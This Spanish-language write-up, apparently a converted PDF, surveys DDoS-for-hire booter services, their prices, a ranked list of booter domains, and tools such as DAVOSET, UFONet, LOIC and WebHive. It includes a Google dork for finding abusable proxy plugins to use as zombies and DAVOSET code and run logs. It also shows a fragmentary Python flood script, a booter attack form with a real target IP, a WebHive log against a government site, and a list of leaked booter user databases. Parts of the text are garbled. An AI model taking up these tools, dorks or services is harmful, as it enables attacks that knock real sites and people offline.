
- Lizard Squad

Lizard Squad un grupo de trolls con la finalidad de integrarse en la fama atacando servidores de juegos en línea como son Xbox live público hace mucho que el servicio de denegación de servicio desde su plataforma recién creada ya estaba funcionando.



100 Seconds MONTHLY Price: \$2.99 We accept PayPal & Bitcoin!	180 Seconds MONTHLY Price: \$4.99 We accept PayPal & Bitcoin!	500 Second MONTHLY Price: \$9.99 We accept PayPal & Bitcoin!	1500 Seconds MONTHLY Price: \$14.99 We accept PayPal & Bitcoin!
3500 Seconds MONTHLY Price: \$19.99 We accept PayPal & Bitcoin!	7200 Second MONTHLY Price: \$29.99 We accept PayPal & Bitcoin!	10800 Seconds MONTHLY Price: \$49.99 We accept PayPal & Bitcoin!	30k Seconds MONTHLY Price: \$69.99 We accept PayPal & Bitcoin!


- lizard squad lanza tu plataforma o lanzo debido a esta causa y la popularidad muchos usuarios sienten confianza en que será efectivo y adquieren el servicio de denegación de servicio e aca \$ cuanto cuesta rentar.



- utilizando <http://databooter.com>

Purchase Premium							
Name	VIP	Boot Time	Concurrents	Length	Power	Price	Purchase
Bronze	No	900	1 Concurrent	1 Month	5-10Gbps	\$15.00	Bitcoin
Silver	No	1200	1 Concurrent	1 Month	5-10Gbps	\$20.00	Bitcoin
Platinum	No	1800	1 Concurrent	1 Month	5-10Gbps	\$30.00	Bitcoin
Gold	No	3600	1 Concurrent	1 Month	5-10Gbps	\$50.00	Bitcoin
VIP Novice	Yes	3600	1 Concurrent	1 Month	20-30Gbps	\$150.00	Bitcoin
VIP Professional	Yes	7200	2 Concurrents	3 Months	40-60Gbps	\$300.00	Bitcoin
VIP Elite	Yes	43200	3 Concurrents	3 Months	60-80Gbps	\$600.00	Bitcoin

- Tarifas




- Booter listo para disparar

Existen métodos de ataque como:

DNS,NTP,SSDP,CHARGEN,PORTMAP,VSE,LAG,SSYN Y TCP-ACK y por defecto también un tiempo de duración del ataque la IP de la víctima y el puerto que por defecto puede ser 80 o 8080.

Los ataques DDoS más comunes, la reflexión UDP Ataques y sincronización (SYN), son ataques de capa de infraestructura. Un Puede utilizar cualquiera de estos métodos para generar grandes volúmenes de tráfico que Puede inundar la capacidad de una red o sistema como un servidor, firewall, IPS o equilibrador de carga.

Estos ataques tienen firmas claras que pueden facilitar su detectar. La mitigación efectiva de estos ataques requiere recursos de red o del sistema En exceso del volumen generado por el atacante.



- Ataque DDoS (Denegación De Servicio “DOWN”)

Ataque UDP: UDP es un protocolo sin estado. Esto puede permitir a un atacante falsificar la fuente de una Solicitud enviada a un servidor que genera una respuesta mayor.


El factor de amplificación, Que es la **relación entre el tamaño de la solicitud y el tamaño de la respuesta**, varía dependiendo del Protocolo utilizado, tales como, Sistema de nombres de dominio (**DNS**), Protocolo de tiempo de red (**NTP**), o Protocolo de detección de servicio simple (**SSDP**).

Por ejemplo, el Factor de amplificación para el DNS puede estar en el rango de 28 a 54, lo que El atacante puede enviar una carga de petición de **64 bytes** a un servidor DNS y generar más **3400 bytes** de tráfico no deseado.

Las inundaciones de SYN pueden ser del orden de decenas de Gbps, pero la intención del ataque es Agotar los recursos disponibles de un sistema dejando las conexiones en una estado. cuando un usuario final se conecta a un servicio TCP, como Un servidor web, el cliente enviará un paquete SYN. El servidor devolverá SYN-ACK Y el cliente devolverá ACK, completando el apretón de manos de tres vías.




TCP SYN Flooding Attack



- Ejemplo

En una inundación SYN, el ACK nunca se devuelve y el servidor se queda esperando un respuesta. Esto puede impedir que los nuevos usuarios se conecten al servidor.

Ataques de capas de aplicación:



Estos ataques difieren de los ataques de capa de infraestructura Porque el atacante está tratando de sobre-ejercer funciones específicas de un Para que no esté disponible. En algunos casos, esto puede lograrse.



Los ataques de denegación de servicio por medio de ordenadores infectados y provecho de plugins que permiten ser utilizadas el servidor víctima para que mande gran cantidad de peticiones al servidor víctima páginas como la de “Marco Rubio” fueron cibercorridas de dicha forma el método más efectivo fue utilizando herramientas entre ellas davoset.

```
$site =~ s|^https?://|| if ($url =~ /plugin_googlemap2_proxy.php/);
$site =~ s|^https?://|| if ($url =~ /plugin_googlemap3_proxy.php/);
$site =~ s|^https?://|| if ($url =~ /plugin_googlemap2_kmlprxy.php/);
$site =~ s|^https?://|| if ($url =~ /plugin_googlemap3_kmlprxy.php/);
$site = "http://$site" if ($site !~ /^https?:// && CheckURL($url));
$site =~ s|://|| if ($url =~ /proxy2974.my-addr.org/);
```

- Utilizando proxys para atacar al objetivo

dentro del directorio de davoset existen sitios con los plugins que menciona el código de davoset.pl estas páginas son las utilizadas por defecto mediante dorks podrás encontrar más e integrarlas como la que se presenta a continuación:

inurl:plugin_googlemap2_proxy.php


simplemente quería explicar el uso de páginas que contiene plugins que pueden ser utilizados como Zombie para realizar los ataques de denegación de servicio al pesar que puedan ser pocos he notado que la página perfectamente.

```
D:\WINDOWS\system32\cmd.exe - davoset.pl
D:\DAVOSET>davoset.pl
DDoS attacks via other sites execution tool
DAVOSET v.1.1.3
Copyright (C) MustLive 2010-2013
Site: google.com
Site google.com is attacking by 25 zombie-servers...
1
2
3
4
5
6
7
8
9
```


- Ejemplo del uso de Davoset ([Lenguaje de programación perl](#))




De igual manera existe otra herramienta que me gustaría que la conocieran como lo es el UFONet esta herramienta puede realizar ataques de denegación de servicio.



- Diagrama de uso de ufonet



- Implementación de una red de bots UFoNet permite crear y administrar.



- GUI de ataque

En un servicio del uso de booter que cuentan con distintos métodos de dejar un servidor totalmente caído el único problema es que este se recupera por lo tanto los servicios del uso de booters tienen más ventajas eso debe a que el usuario que adquiere un plan de uso en la booter puede iniciar sesión y simplemente escoger el servidor víctima que el quiera.



id	booter	time_stamp	popularity	reach_rank	rank_delta
2	exresolver.jou	1471525300	62870	68465	7612
3	ipstresser.co	1471525309	186250	157018	6250
4	webstresser.c	1471525351	195404	216313	49996
5	quezstresser.	1471525330	228874	191685	27213
6	booter.xyz	1471525275	230773	226114	68054
7	vbooter.org	1471525349	259486	282503	3371
8	youboot.net	1471525356	293557	313843	113712
9	networkstress	1471525321	337700	330314	62142
10	databooter.cc	1471525284	391917	421101	76003
11	beststresser.	1471525360	396576	297220	641000
12	ddos.city	1471525285	405214	443069	60478
13	instabooter.ci	1471525364	450454	474899	567262
14	synstress.net	1471525345	467691	502440	55849
15	vdos-s.com	1471525349	470032	420762	144136
16	exostress.in	1471525299	556988	595836	45537
17	inboot.me	1471525308	562740	586974	243199
18	booter.org	1471525275	571420	608506	231864
19	critical-boot.c	1471525361	573166	629841	234537
20	cstress.net	1471525281	573867	567238	64026
21	routerslap.co	1471525334	604429	655580	131029
22	alphastress.c	1471525267	613524	667317	214400
23	exitus.to	1471525299	849793	966286	201046
24	ragebooter.ne	1471525330	859898	933604	34901
25	boot.lu	1471525361	865331	659317	223175
26	stressboss.nu	1471525341	875740	952390	161519
27	quantumboot	1471525329	1136217	1276126	792490
28	free-boot.xyz	1471525361	1304580	1093182	43189
29	booter.eu	1471525274	1439801	1611523	8771882
30	orcahub.com	1471525326	1724577	1609195	1309219
31	booter-sales.l	1471525274	1887159	1541430	1212554
32	k-stress.pw	1471525311	2100566	2363896	2041560
33	stresser.club	1471525342	2120810	2152970	686993
34	sharkstresser	1471525362	2139237	2327742	2189510
35	anonymous-s	1471525269	2215226	2376248	379217
36	downthem.org	1471525295	2355470	2598757	20304134

- Listado De Booters Servicios “Black Hat”

Free Trial!

All members can enjoy up to 200 Mbps for 300 seconds... for free!

[Try For Free Today!](#)

* No credit card required, subject to terms of use and network availability.

- Ofertas De Prueba

Tipos De Capas:



Layer 4 Scripts

- DRDoS
- UDP
- UDP-Lag
- SYN



Layer 7 Scripts

- RUDY
- Slowloris
- ARME

(UDp-UDP-LAG-SYN-DRDoS)



Layer 4 (Transport Layer)		Layer 7 (Application Layer)	
Method:	<input checked="" type="radio"/> DRDoS <input type="radio"/> UDP <input type="radio"/> UDP-Lag <input type="radio"/> SYN	<input type="radio"/> RUDY <input type="radio"/> Slowloris <input type="radio"/> ARME	
Protocol:	<input checked="" type="radio"/> CHARGEN <input type="radio"/> DNS <input type="radio"/> MSSQL <input type="radio"/> NetBIOS <input type="radio"/> NTP <input type="radio"/> Portmap <input type="radio"/> SNMP <input type="radio"/> SSDP <input type="radio"/> SYN		
Host 1 (www.example.com or 1.1.1.1):	<input type="text"/> <input type="button" value="Add Host"/>		
Port (valid range: 1025 - 65535; 0 = randomize each packet):	<input type="text"/>		
Duration:	<input type="text" value="60"/> Seconds (1.00 Minutes)	<input type="button" value=""/>	
Bandwidth:	<input type="text" value="100"/> Mbps (100.00 Mbps per host)	<input type="button" value=""/>	
<input type="button" value="Launch Stress Test"/>			

- **Formulario De Ataque (Por defecto el tiempo de ataque es de 300 segundos)**

My Recent Tests		View History				
Date	Method	Host	Port	Duration (sec)	Bandwidth (Mbps)	Status
December 7th 2016	SYN	190.202.23.171	80	60	100	Completed

- Historia De Ataques

El problema de estos portales es que existen fugas de datos que han permitido tomar tu información si llegas a registrarte alguna vez e acá un ejemplo:

Name	Last Modified	Collection	Bytes	Downloads
Legion Booter.txt (1110 MB)	04/04/2017	Smaller DBs	11644257	Download
jays_booter_users_2012_12_09_22_12.txt (4771 KB)	04/04/2017	Smaller DBs	48858	Download
212-booternet-2013-07-19.txt (4.39 KB)	04/04/2017	Smaller DBs	4491	Download
legionbootersql (410.00 B)	04/04/2017	Smaller DBs	410	Download
Frostybooter.net.txt (26.95 KB)	04/04/2017	Smaller DBs	27596	Download

- Filtraciones de sitios booter



```
attack()

import socket, sys, os
print ""] [TARGET DDOS ADDRESS" + sy
print "injecting " + sys.argv[2];
def attack():
#pid = os.fork()
s = socket.socket(socket.AF_INET,
s.connect((sys.argv[1], 80))
```


- Ataques De Denegación De Servicio Con Smurf

Smurf son ataques de negación de red de servicio (**DoS**), probablemente el nombre debido a su uso de un gran número de pequeños paquetes ICMP.

El objetivo de este ataque a la red es crear una cantidad aplastante de tráfico. Esta estrategia de ataque se produjo como una función de la ICMP (**Internet Control Message Protocol**) y la dirección de difusión de la red .

Si un atacante tiene un segmento de red grande que él es consciente de, él puede enviar un ping o una solicitud de eco ICMP a la dirección de difusión. Cada host en esa red debe tomar debido a que se utilizó la dirección de difusión, aunque la solicitud de eco es en realidad destinado a la misma.


Un Protocolo de mensajes de control de Internet (**ICMP**) Smurf ataque es un ataque de fuerza bruta sobre la función de transmisión directa que se construye en el protocolo IP.



- Diagrama ICMP Flood

¿Que Es ICMP?

ICMP es un protocolo de control (**Internet control Message Protocol**), que sirve para avisar de los errores en el procesamiento de los datagramas, es decir, de los paquetes



- Gráfica de ataques DDoS



Típos de ataques de denegación de servicio efectuados por booters:



- Campas De Ataques De Denegación De Servicio

Existen varios tipos de ataques de denegación de servicio. Grupos como anonymous han lanzado ataques de denegación de servicio con herramientas conocidas como LOIC o HOIC y WebHive que se incorpora en una plataforma web para campañas de ataques.


- Herramientas para uso hacktivismo -

LOIC

HOIC

WebHive

```
[#] -- [Web Hive - Policia Federal - Vamos ajudar o grupo Havittaja!]
[TARGET]
http://www.dpf.gov.br/
[REQUESTS]
1544
[MESSAGE]
We are Anonymous. We are Legion. We do not forgive. We do not forget. Expect us!
[STATUS]
REQUESTS
1544
SUCCEEDED
106
FAILED
0
[STOP]
[PSYKHE] -- [ANONYMOUS] #
```



TCP SYN Flood : SYN flood es una forma de ataque de denegación de servicio en el que un atacante envía una sucesión de peticiones SYN al sistema de un objetivo en un intento de consumir suficientes recursos del servidor para hacer que el sistema no responda al tráfico legítimo.

TCP ACK Flood: Una inundación TCP SYN ACK implica el envío de una gran cantidad de paquetes TCP con el SYN y el bit ACK activados en él. Este tipo de inundación es muy similar a la inundación más común de SYN.

TCP RST Flood: Ofrece las mismas opciones que la inundación SYN, pero establece el indicador TCP RST ([Restablecer](#)) en su lugar. Este ataque podría interrumpir las conexiones establecidas si el IP de origen se establece en el de una conexión establecida.

UDP Flood: Al igual que el TCP SYN Flood, sino que envía paquetes UDP al host especificado: port. Al igual que la función TCP SYN Flood. UDP Una vez más, esta es una buena manera de comprobar el rendimiento del switch / router o de probar los sistemas VOIP.

SSL DOS: Usa OpenSSL para intentar DOS a un host de destino: port. Esto lo hace abriendo muchas conexiones y haciendo que el servidor haga costosos cálculos de apretón de manos. Esto no es una pieza bonita o elegante de código, no espere que se detenga inmediatamente al presionar 'Ctrl c', pero puede ser brutalmente eficaz.



En pastebin podrás encontrar muchas webhive y es en contenido html adjunto con javascript funciones de ataque de denegación de servicio consiste en una campaña de ataque mediante distintos ordenadores de todo el mundo lanzando peticiones al servidor para llegar hasta la saturación del servidor “DOWN”.

Queremos apoyo a las especialidades!
Deje Esta Web Abierta Para Atacar!

Step 1. Selecciona Target:

URL:

Step 2. Listo?

